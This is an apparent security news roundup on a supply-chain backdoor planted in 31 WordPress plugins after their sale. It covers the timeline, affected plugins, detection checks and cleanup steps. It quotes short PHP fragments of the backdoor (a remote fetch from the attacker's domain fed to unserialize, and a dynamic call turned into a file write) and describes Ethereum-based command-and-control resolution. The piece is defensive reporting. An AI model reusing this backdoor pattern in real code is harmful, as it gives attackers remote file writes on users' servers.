

At 04:22 UTC on Monday 6 April, 31 WordPress plugins running on tens of thousands of sites stopped being software and started being a distribution channel. For six hours and 44 minutes, until 11:06 UTC that same morning, any site with a vulnerable version of Countdown Timer Ultimate, Popup Anything on Click, WP Testimonial with Widget, WP Slick Slider and Image Carousel, or 27 other plugins from the Essential Plugin portfolio could have arbitrary PHP files written to disk by an unauthenticated HTTP request. By the time WordPress.org’s plugins team closed every affected plugin the following day, the backdoor had been sitting in the codebase for eight months.
This is a news roundup. It is the first piece filed under the new News desk. The facts below are reconstructed from the Anchor Hosting investigation, the Patchstack technical writeup, the Flippa case study, and WordPress.org’s closure notices. Where sources conflict, we flag it.
What happened
In early 2025, an individual using the alias “Kris” purchased the entire Essential Plugin portfolio from its original developer, WP Online Support, for a six-figure sum through Flippa. WP Online Support was an India-based plugin developer founded around 2015 by Minesh Shah, Anoop Ranawat, and Pratik Jain. The shop had rebranded to “Essential Plugin” in 2021. By late 2024 revenue had reportedly declined by 35 to 45 percent, and Shah listed the business for sale. Flippa published a marketing case study on the completed deal in July 2025.
On 8 August 2025, the new owner pushed version 2.6.7 of every plugin in the portfolio. The changelog entry read, across every plugin simultaneously, “Check compatibility with WordPress version 6.8.2.” The release also added 191 new lines of PHP to a class called Wpos_Anylc_Admin inside a file named class-anylc-admin.php. The module presented itself as “wpos-analytics” and claimed to collect anonymous usage data.
It sat there for eight months. Plugins update on schedule. Users click the update button. WordPress.org runs no code review on plugin releases from developers who have already been approved. The malicious version of each plugin shipped, propagated through auto-updates, and accumulated the quiet credibility that comes from behaving correctly for a long time.
On the WHOIS record for the associated domains, the registrant was updated on 30 August 2025 to “Kim Schmidt” in Zurich with a ProtonMail contact address. Whether that is a real identity or another layer of aliasing is not publicly known.
Then on 5 and 6 April 2026, the command-and-control server at analytics.essentialplugin.com started returning PHP serialized payloads instead of the empty analytics responses it had returned for the prior eight months. The backdoor on every affected WordPress site, on every scheduled call to its own fetch_ver_info() method, received an attacker-controlled payload and executed.
On 7 April, WordPress.org’s plugins review team permanently closed all 31 affected plugins. On 8 April a forced auto-update pushed version 2.6.9.1, which stubbed the malicious functions with return; statements. The same day, analytics.essentialplugin.com started returning {"message":"closed"}. The forced update did not, importantly, clean up the malicious code that had already been written to wp-config.php during the 6 April injection window.
The backdoor
According to Patchstack researcher Ananda Dhakal’s writeup, the attack chain is a textbook PHP object injection primitive, the kind of vulnerability class that has been present in dozens of WordPress plugins historically. The difference here is that it was deliberately planted, not accidentally shipped.
The Wpos_Anylc_Admin class contains a method called fetch_ver_info() that does, in effect, the following:
$data = file_get_contents('https://analytics.essentialplugin.com/...');
$info = @unserialize($data);
The call to file_get_contents() fetches remote data from the attacker’s hardcoded server. The call to @unserialize() then converts that remote data into PHP objects, attacker-controlled, with arbitrary property values.
A second method, version_info_clean(), executes:
@$clean($this->version_cache, $this->changelog);When the deserialized object from the remote payload sets $clean to the string file_put_contents, $version_cache to a target file path, and $changelog to the PHP code to write, the line above becomes an arbitrary file write. An attacker who can respond to the fetch_ver_info() request can drop any PHP file to any writeable location on the server.
The third ingredient is the REST API endpoint the plugins register at /{product_slug}/v1/analytics/ with 'permission_callback' => '__return_true', which means any unauthenticated HTTP client anywhere on the internet can invoke it. The endpoint triggers the fetch-and-deserialize chain described above.
The net effect is that during the injection window on 6 April, any site running any of the 31 affected plugins could be fully compromised by an unauthenticated remote attacker sending a single HTTP request to a well-known URL path. No credentials. No user interaction. No authentication bypass. Just a plugin that downloaded a payload and executed it.
Ethereum as command-and-control
The novel detail in this incident, and the one worth singling out, is how the backdoor resolved its C2 server.
Conventional malware hardcodes a domain or IP. When researchers find the hardcoded address they seize the domain, sinkhole the traffic, or add the IP to blocklists. The whole network collapses. Modern malware operators work around this with domain generation algorithms, fast-flux DNS, and encrypted DNS. Those techniques work but leave forensic fingerprints that experienced researchers can reverse.
The Essential Plugin backdoor instead resolved its C2 domain by querying a public Ethereum smart contract through public blockchain RPC endpoints. The attacker writes the current C2 domain into a smart contract’s storage. The backdoor on each WordPress site queries that smart contract over a public read-only RPC call, receives whatever value is currently stored at that slot, and then fetches its payload from that address.
The security consequence is that there is nothing to seize. Ethereum RPC endpoints are public infrastructure. The smart contract cannot be taken down by a registrar. The attacker can rotate the C2 domain by sending a single transaction that updates the stored value, and every active backdoor in the field picks up the change on its next resolution cycle. Sinkhole the C2 domain? The attacker publishes a new one on-chain. Blocklist every RPC endpoint? The backdoor falls back to the next one in its list.
This is not the first time blockchain infrastructure has been used for malware C2 resolution, but it is the first time we are aware of it being used at this scale in the WordPress ecosystem. It is almost certainly not the last.
What actually ran on 6 April
During the six-hour-44-minute injection window, the backdoor on compromised sites received a serialized payload that did two things.
First, it dropped a file named wp-comments-posts.php into the site’s webroot. The filename is camouflaged to resemble WordPress core files (wp-comments-post.php, without the trailing “s”, is a legitimate core file). The dropped file is a persistence stub that reads from the C2 channel on future requests.
Second, it injected approximately 6 kilobytes of PHP into the site’s wp-config.php file. On one test case documented by Anchor Hosting the file size grew from 3,345 bytes to 9,540 bytes during the injection. The injected code is bracketed by a comment marker reading “Plugin Wpos Analytics Data Starts” and loads additional logic from the dropped file.
The actual malicious behavior the backdoor delivers is SEO spam cloaking for Googlebot. When a request arrives at the site with a user agent identifying as Googlebot, the injected code serves an alternative version of pages stuffed with spam links, fake content, and redirects to attacker-controlled destinations. When any other user agent visits, the site renders normally. This is textbook search-engine cloaking. The attacker’s economic model is ranking manipulation for downstream spam sites, not direct monetization of the compromised WordPress sites themselves.
A site owner browsing their own site will not see the spam. An affected site’s traffic will quietly degrade as Google recognizes the cloaking pattern and demotes the domain. The compromise is designed to be invisible from the inside.
Who is affected
The 31 plugins span the Essential Plugin portfolio. The full list, per the Anchor Hosting investigation and WordPress.org closure notices:
- Accordion and Accordion Slider
- Album and Image Gallery Plus Lightbox
- Audio Player with Playlist Ultimate
- Blog Designer for Post and Widget
- Countdown Timer Ultimate
- Featured Post Creative
- Footer Mega Grid Columns
- Hero Banner Ultimate
- HTML5 VideoGallery Plus Player
- Meta Slider and Carousel with Lightbox
- Popup Anything on Click
- Portfolio and Projects
- Post Category Image with Grid and Slider
- Post Grid and Filter Ultimate
- Preloader for Website
- Product Categories Designs for WooCommerce
- Responsive WP FAQ with Category
- SlidersPack
- SP News And Widget
- Styles for WP PageNavi
- Ticker Ultimate
- Timeline and History Slider
- Woo Product Slider and Carousel with Category
- WP Blog and Widgets
- WP Featured Content and Slider
- WP Logo Showcase Responsive Slider and Carousel
- WP Responsive Recent Post Slider
- WP Slick Slider and Image Carousel
- WP Team Showcase and Slider
- WP Testimonial with Widget
- WP Trending Post Slider and Widget
Installed site counts range from roughly 30,000 on the top plugins down to roughly 1,000 on the smallest. Aggregate figures cited in press coverage vary wildly: Yahoo Tech reported 20,000-plus affected sites; Rescana put the figure at 400,000-plus. The truth is almost certainly in the middle. WordPress.org does not publish per-version install numbers, so the actual count of sites that were running the malicious 2.6.7 version at the moment of activation is not knowable from public data.
If you have any of the plugins above installed on any site you manage, assume compromise and investigate.
How to check if you are affected
Three checks, in rough order of cheapness and reliability.
Check one: list your active plugins. Run wp plugin list --field=name via WP-CLI against every site you manage, or check the Plugins screen in wp-admin. If any plugin slug from the list above appears, the site was running code from the compromised portfolio. That does not guarantee the backdoor fired on your specific site during the 6 April window, but it puts you in the affected population.
Check two: look for the wpos-analytics module. The malicious code was added to a subdirectory of each plugin. On your server, search within each affected plugin’s directory for a subdirectory named wpos-analytics/ or for the string wpos_analytics_anl in the main plugin PHP files. Finding either confirms the malicious version was installed.
Check three: inspect wp-config.php. The injection on 6 April added roughly 6 kilobytes of PHP to wp-config.php. Check the current size of the file against a known-good backup from before 5 April. Any unexplained growth in the 4-to-8 kilobyte range is strongly suspicious. Also search wp-config.php for the string “Plugin Wpos Analytics Data Starts,” which brackets the injected block.
If any check comes back positive, the site needs incident response, not just a plugin update. The forced 2.6.9.1 update that WordPress.org pushed on 8 April neutralized the phone-home mechanism inside the plugin, but it does not remove code that was already written to wp-config.php during the injection window. Running the latest plugin version does not clean up an already-compromised site.
How to clean up
The minimum viable cleanup, adapted from the Anchor Hosting investigation, looks like this.
- Take a site backup before making any changes, including the compromised files, so you have evidence for forensic review if needed.
- Delete the
wpos-analytics/subdirectory from inside every affected plugin. - Open
wp-config.php. Find and remove the block bracketed by the “Plugin Wpos Analytics Data Starts” comment. The block ends with a matching “Ends” comment or extends to the end of the originalwp-config.phpcontent. If you are not confident about where the legitimate config ends and the injection begins, restorewp-config.phpfrom a pre-5 April backup instead. - Delete the file
wp-comments-posts.php(with the trailing “s”) from your webroot. Do not deletewp-comments-post.php, which is the legitimate WordPress core file. - Rotate any credentials stored in
wp-config.php, including database passwords and auth keys. - Rotate WordPress user passwords, particularly for administrator accounts.
- Scan the rest of the filesystem for files modified on 5 or 6 April. Attackers with file write primitives do not stop at one file. Use our malware removal procedure for a complete methodology.
- Replace every plugin from the affected list with an alternative. The plugins have been permanently closed; they will not receive further updates and should not be trusted even after the stub patch.
Sites that were running any of the affected plugins but can prove the backdoor did not fire (for instance, sites that block outbound HTTP traffic from PHP, or sites that were never reachable from the public internet during the injection window) still need the plugins replaced because the code is closed and no longer maintained. The patched version is a stopgap, not a future.
The structural problem
The Essential Plugin compromise is unusual in its novelty (blockchain C2, eight-month dormancy, 31 plugins simultaneously) but not in its shape. WordPress has had several ownership-transfer compromises in the last few years. The Display Widgets incident in 2017 followed the same pattern: a popular plugin changed hands, the new owner shipped a malicious update, and users did not notice until the spam showed up.
The systemic issue is that WordPress.org does not treat plugin ownership transfers as a review event. When a plugin developer sells their portfolio to a stranger on Flippa, the new owner inherits the previous developer’s commit access, the plugin’s approved status, and the implicit trust of every site that has enabled automatic updates. There is no additional code review triggered. There is no “change of control” notification to sites running the plugin. The hundreds of thousands of site owners who were running Essential Plugin code on 8 August 2025 received no signal that the software they were running was now maintained by somebody new.
Patchstack’s virtual patching catches vulnerabilities in released plugins, but the catching depends on the vulnerability being discovered. A deliberately planted backdoor designed to look like analytics code is specifically engineered to pass human review. The only credible defense is a WordPress.org review of ownership transfers that looks at new commits with a different level of scrutiny than commits from a known maintainer.
That review does not exist today. Until it does, every popular WordPress plugin is a potential supply-chain vector the moment its original developer decides to cash out.
What this means for practitioners
Three practical takeaways, written for operators who run WordPress at scale rather than for the WordPress.org policy conversation.
Auto-updates are still the right default. Most WordPress compromises trace back to an unpatched known vulnerability, not to a supply-chain backdoor. Turning off auto-updates to defend against the Essential Plugin scenario would expose you to ten other scenarios that matter more in aggregate. Keep auto-updates on. Layer other defenses.
Plugin selection is a trust decision, not a feature decision. The most expensive mistake in WordPress plugin selection is treating “has the features I want” as a sufficient condition. The cheaper heuristic is “is maintained by a developer whose identity is a matter of public record and whose reputation would be damaged by a compromise.” Plugins from known developers with identifiable teams fail less often for reasons of this exact type. Plugins owned by shell companies or aliases, even if functional today, are higher-risk supply-chain surface tomorrow.
Backups are the cheapest insurance. If wp-config.php grew by six kilobytes overnight, the cheapest remediation is “restore from the version before that happened.” If you do not have a backup from before 5 April, the remediation is harder, slower, and more expensive. This is true for Essential Plugin and for every future compromise that will land on your stack. Our 15-minute security checklist covers the hardening fundamentals that keep minor compromises minor.
Related coverage
- WordPress malware removal: the procedure we run on client sites. The end-to-end methodology for cleaning a compromised site, applicable to this incident and every other one.
- The 15-minute WordPress security checklist we follow. The hardening layer that should be in place before an incident happens.
- Best WordPress security plugins, adjusted for reality. The plugins we evaluate and the trust-decision criteria we apply.
Sources and acknowledgements
The primary investigation is Anchor Hosting’s writeup, which included the Anchor team’s direct forensic examination of compromised sites and the initial public decomposition of the wpos-analytics module. Patchstack’s Ananda Dhakal published the definitive technical analysis of the object-injection gadget chain, including the identification of the vulnerable fetch_ver_info and version_info_clean methods. Flippa’s case study from July 2025 is the public record of the portfolio sale. WordPress.org’s plugin closure log is the authoritative list of affected plugins. Press coverage summaries by The Next Web, Blue Headline, and BigGo Finance filled in the broader timeline and business context.
We did not replicate the gadget chain against a live test install. The details in this piece are reconstructed from public source material. If you have additional technical information on this incident, including IOCs, the Ethereum contract address, or forensic samples from affected sites, we are interested.
Frequently asked questions
Were my plugins affected?
Check your active plugins against the 31 listed above. If any plugin name matches, your site ran code from the compromised portfolio. Whether your specific site was compromised depends on whether the backdoor fired during the injection window on 6 April. The three-step check above tells you definitively.
Does updating to 2.6.9.1 clean up my site?
No. The 8 April forced update neutralized the backdoor’s phone-home mechanism inside the plugin. It did not remove the payload that was already written to wp-config.php and the webroot during the 6 April injection window. Compromised sites need manual cleanup.
What was the backdoor’s payload actually doing?
Serving cloaked SEO spam to Googlebot. Visitors using normal browsers see the original site. Googlebot sees injected spam links, fake content, and redirects to attacker-controlled sites. The goal is ranking manipulation for downstream spam operations, not direct monetization of the compromised WordPress sites.
Why did it take eight months to activate?
Plugins from developers with established reputations get less scrutiny than plugins from new developers. A brand-new plugin shipping a deserialization backdoor would have been caught in code review or flagged quickly by static analysis. The same backdoor shipped inside an established plugin with a six-year release history passed unnoticed for eight months because nobody was looking. Dormancy is the point.
Is this still happening?
The specific Essential Plugin compromise is contained. The command-and-control server was closed on 8 April. The 31 plugins were permanently removed from WordPress.org. The structural issue that allowed the compromise (plugin ownership transfers with no additional review) has not been fixed. Future supply-chain compromises on the same pattern are likely.
What should I do if I confirm my site was compromised?
Follow the cleanup steps in this piece, then work through our malware removal procedure for the full methodology. If you are not comfortable doing the cleanup yourself, the security plugin roundup identifies tools and services that handle remediation.
Will WordPress.org change its plugin review process?
Unknown. The closure of 31 plugins in a single day is a forcing function, but the WordPress Foundation moves cautiously on policy changes. Specific fixes under discussion in the WordPress developer community include a mandatory review window for ownership transfers and cryptographic signing of plugin releases. Neither exists today.
